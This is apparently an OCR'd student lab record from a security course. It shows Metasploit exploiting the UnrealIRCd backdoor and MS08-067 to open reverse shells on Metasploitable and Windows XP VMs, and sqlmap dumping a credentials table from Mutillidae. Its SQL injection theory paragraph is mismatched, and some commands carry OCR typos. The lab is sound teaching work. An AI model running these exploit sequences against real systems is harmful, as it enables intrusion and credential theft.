
```
msf6 > search UnrealIRCD

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf6 > info 0

       Name: UnrealIRCD 3.2.8.1 Backdoor Command Execution
     Module: exploit/unix/irc/unreal_ircd_3281_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2010-06-12

Provided by:
  hdm <x@hdm.io>

Available targets:
      Id  Name
      --  ----
  =>  0   Automatic Target

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT   6667             yes       The target port (TCP)

Payload information:
  Space: 1024

Description:
  This module exploits a malicious backdoor that was added to the
  Unreal IRCD 3.2.8.1 download archive. This backdoor was present in the
  Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th 2010.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2010-2075
  OSVDB (65445)
  http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt
```

```
Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT   6667             yes       The target port (TCP)

Payload information:
  Space: 1024

Description:
  This module exploits a malicious backdoor that was added to the
  Unreal IRCD 3.2.8.1 download archive. This backdoor was present in the
  Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th 2010.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2010-2075
  OSVDB (65445)
  http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt


View the full module info with the info -d command.

msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhosts 10.0.2.5
rhosts => 10.0.2.5
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 10.0.2.4
lhost => 10.0.2.4
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rport 6697
rport => 6697
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 10.0.2.4:4444
[*] 10.0.2.5:6697 - Connected to 10.0.2.5:6697 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 10.0.2.5:6697 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo 4dpdor27QZsa7EON;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "4dpdor27QZsa7EON\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (10.0.2.4:4444 → 10.0.2.5:55280) at 2025-01-16 08:59:23 -0500
```

```
Currently scanning: 10.0.47.0/16   |   Screen View: Unique Hosts

5 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 300
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
10.0.2.1        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.2        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.3        08:00:27:e2:e6:7b      1      60  PCS Systemtechnik GmbH
10.0.2.15       08:00:27:0c:a0:ee      2     120  PCS Systemtechnik GmbH


┌──(kali㉿kali)-[~]
└─$ sudo msfconsole
Metasploit tip: When in a module, use back to go back to the top level
prompt
                                                  ../
IIIIII    dTb.dTb        _.---._
  II     4'  v  'B    .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v6.4.44-dev                          ]
+ -- --=[ 2487 exploits - 1281 auxiliary - 431 post       ]
+ -- --=[ 1466 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 > workspace default
[*] Workspace: default
msf6 > search ms08_067_netapi

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank   Check  Description
   -   ----                                                  ---------------  ----   -----  -----------
   0   exploit/windows/smb/ms08_067_netapi                   2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative
 Path Stack Corruption
   1     \_ target: Automatic Targeting                      .                .      .      .
   2     \_ target: Windows 2000 Universal                   .                .      .      .
   3     \_ target: Windows XP SP0/SP1 Universal             .                .      .      .
   4     \_ target: Windows 2003 SP0 Universal               .                .      .      .
   5     \_ target: Windows XP SP2 English (AlwaysOn NX)     .                .      .      .
   6     \_ target: Windows XP SP2 English (NX)              .                .      .      .
   7     \_ target: Windows XP SP3 English (AlwaysOn NX)     .                .      .      .
```

```
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.4         yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 10.0.2.15
rhosts => 10.0.2.15
msf6 exploit(windows/smb/ms08_067_netapi) > set lhost 10.0.2.4
lhost => 10.0.2.4
msf6 exploit(windows/smb/ms08_067_netapi) > set lport 4444
lport => 4444
msf6 exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 10.0.2.4:4444
[*] 10.0.2.15:445 - Automatically detecting the target...
[*] 10.0.2.15:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.0.2.15:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.0.2.15:445 - Attempting to trigger the vulnerability...
[*] Sending stage (177734 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.4:4444 -> 10.0.2.15:1044) at 2025-01-16 09:33:49 -0500

meterpreter > sysinfo
Computer        : VBOX-FCAF33F21F
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
```

```
meterpreter > shell
Process 532 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : .
        IP Address. . . . . . . . . . . . : 10.0.2.15
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 10.0.2.1

C:\WINDOWS\system32>ps
ps
'ps' is not recognized as an internal or external command,
operable program or batch file.

C:\WINDOWS\system32>exit
exit
meterpreter > ps

Process List
============

 PID   PPID  Name              Arch  Session  User                          Path
 ---   ----  ----              ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System            x86   0        NT AUTHORITY\SYSTEM
 524   4     smss.exe          x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 548   1012  wscntfy.exe       x86   0        VBOX-FCAF33F21F\vboxuser      C:\WINDOWS\system32\wscntfy.exe
 584   524   csrss.exe         x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 608   524   winlogon.exe      x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
 652   608   services.exe      x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
 664   608   lsass.exe         x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 800   608   logon.scr         x86   0        VBOX-FCAF33F21F\vboxuser      C:\WINDOWS\system32\logon.scr
 852   652   svchost.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 868   652   alg.exe           x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\System32\alg.exe
 916   652   svchost.exe       x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 972   1560  cmd.exe           x86   0        VBOX-FCAF33F21F\vboxuser      C:\WINDOWS\system32\cmd.exe
 1012  652   svchost.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
 1104  652   svchost.exe       x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 1176  652   svchost.exe       x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\system32\svchost.exe
 1288  652   spoolsv.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\spoolsv.exe
 1560  1520  explorer.exe      x86   0        VBOX-FCAF33F21F\vboxuser      C:\WINDOWS\Explorer.EXE

meterpreter > shutdown /s
Shutting down...
```



Practical No. 8

Aim – Practical on injecting code in Data Driven Applications: SQL Injection


Theory :

The unauthorized transfer of digital data from any environment is known as the exfiltration of data (or the extrusion of data). Once persistence is maintained on a compromised system, a set of tools can be utilized to exfiltrate data from highly secure environments.


(Steps)

1. Start Kali linux and Metasploitable 2 virtual machines and note their IP addresses using the "ifconfig" command.
2. In a browser on Kali VM, enter IP address of the Metasploitable 2 into the address bar. It will display all the vulnerable web applications that are available.
3. Select the "Mutillidae" option. On the Mutillidae page, click on "Login/Register".
4. "sqlmap -u'http://192.168.37.130/mutillidae/index.php?age=userinfo.php&username=admin&password=password&user-info-php-submit button=View+Account+Details' --dbs"
5. Find users using the command : "sqlmap -u ' ttp://192.168.37.130/mutillidae/index.php?page=userinfo.php&username=admin&ppassword=password&user-info-php-submit-button=View+Account+Details' -D dvwa - -tables"

Output:




Mutillidae: Born to be Hacked
Version: 2.1.19
Security Level: 0 (Hosed)
Hints: Disabled (0 - I try harder)
Not Logged In
Home
Login/Register
Toggle Hints
Toggle Security
Reset DB
View Log
View Captured Data
Core Controls
OWASP Top 10
Others
Documentation
Resources
Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons
@webpwnized
Mutillidae Channel
Developed by Adrian "Irongeek" Crenshaw
Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10
Latest Version / Installation
Latest Version
Installation Instructions
Usage Instructions
Get rid of those pesky PHP errors
Change Log
Notes
Samurai WTF and Backtrack contains all the tools needed or you may build your own collection
Samurai Web Testing Framework
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ sqlmap -u 'http://10.0.2.5/mutillidae/index.php?page=userinfo.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' -D owasp10 -T accounts --dump
{1.9#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 15:35:17 /2025-01-15/
[15:35:17] [INFO] resuming back-end DBMS 'mysql'
[15:35:17] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=aad7cd61a33...8ce78b4e33'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
Parameter: User-Agent (User-Agent)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: sqlmap/1.8.11#stable (https://sqlmap.org)' AND (SELECT 5096 FROM (SELECT(SLEEP(5)))yJyw) AND 'ODNa'='ODNa
[15:36:07] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4, PHP
back-end DBMS: MySQL >= 5.0.12
[15:36:07] [INFO] fetching columns for table 'accounts' in database 'owasp10'
[15:36:07] [INFO] resumed: 5
[15:36:07] [INFO] resumed: cid
[15:36:07] [INFO] resumed: username
[15:36:07] [INFO] resumed: password
[15:36:07] [INFO] resumed: mysignature
[15:36:07] [INFO] resumed: is_admin
[15:36:07] [INFO] fetching entries for table 'accounts' in database 'owasp10'
[15:36:07] [INFO] fetching number of entries for table 'accounts' in database 'owasp10'
[15:36:07] [INFO] resumed: 16
[15:36:07] [INFO] resumed: 1
[15:36:07] [INFO] resumed: TRUE
[15:36:07] [INFO] resumed: Monkey!
[15:36:07] [INFO] resumed: adminpass
[15:36:07] [INFO] resumed: admin
[15:36:07] [INFO] resumed: 2
[15:36:07] [INFO] resumed: TRUE
[15:36:07] [INFO] resumed: Zombie Films Rock!
[15:36:07] [INFO] resumed: somepassword
[15:36:07] [INFO] resumed: adrian
[15:36:07] [INFO] resumed: 3
[15:36:07] [INFO] resumed: FALSE


kali@kali: ~
File Actions Edit View Help
[15:36:07] [INFO] resumed: password
[15:36:07] [INFO] resumed: cal
[15:36:07] [INFO] resumed: 13
[15:36:07] [INFO] resumed: FALSE
[15:36:07] [INFO] resumed: Do the Duggie!
[15:36:07] [INFO] resumed: password
[15:36:07] [INFO] resumed: john
[15:36:07] [INFO] resumed: 14
[15:36:07] [INFO] resumed: FALSE
[15:36:07] [INFO] resumed: Doug Adams rocks
[15:36:07] [INFO] resumed: 42
[15:36:07] [INFO] resumed: kevin
[15:36:07] [INFO] resumed: 15
[15:36:07] [INFO] resumed: FALSE
[15:36:07] [INFO] resumed: Bet on S.E.T. FTW
[15:36:07] [INFO] resumed: set
[15:36:07] [INFO] resumed: dave
[15:36:07] [INFO] resumed: 16
[15:36:07] [INFO] resumed: FALSE
[15:36:07] [INFO] resumed: Commandline KungFu anyone?
[15:36:07] [INFO] resumed: pentest
[15:36:07] [INFO] resumed: ed
Database: owasp10
Table: accounts
[16 entries]
cid	is_admin	password	username	mysignature
1	TRUE	adminpass	admin	Monkey!
2	TRUE	somepassword	adrian	Zombie Films Rock!
3	FALSE	monkey	john	I like the smell of confunk
4	FALSE	password	jeremy	d1373 1337 speak
5	FALSE	password	bryce	I Love SANS
6	FALSE	samurai	samurai	Carving Fools
7	FALSE	password	jim	Jim Rome is Burning
8	FALSE	password	bobby	Hank is my dad
9	FALSE	password	simba	I am a cat
10	FALSE	password	dreveil	Preparation H
11	FALSE	password	scotty	Scotty Do
12	FALSE	password	cal	Go Wildcats
13	FALSE	password	john	Do the Duggie!
14	FALSE	42	kevin	Doug Adams rocks
15	FALSE	set	dave	Bet on S.E.T. FTW
16	FALSE	pentest	ed	Commandline KungFu anyone?
[15:36:07] [INFO] table 'owasp10.accounts' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.0.2.5/dump/owasp10/accounts.csv'
[15:36:07] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.0.2.5'
[*] ending @ 15:36:07 /2025-01-15/
(kali㉿kali)-[~]
$


10.0.2.5/mutillidae/index.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Mutillidae: Born to be Hacked
Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Logged In Admin: admin (Monkey!)
Home Logout Toggle Hints Toggle Security Reset DB View Log View Captured Data
Core Controls
OWASP Top 10
Others
Documentation
Resources
Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons
@webpwnized
Mutillidae Channel
Developed by Adrian "Irongeek" Crenshaw
Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10
Latest Version / Installation
Latest Version
Installation Instructions
Usage Instructions
Get rid of those pesky PHP errors
Change Log
Notes
Samurai WTF and Backtrack contains all the tools needed or you may build your own collection
backtrack
Samurai Web Testing Framework
BUILT ON eclipse
php MySQL
Toad
HACKERS FOR CHARITY www.hackersforcharity.org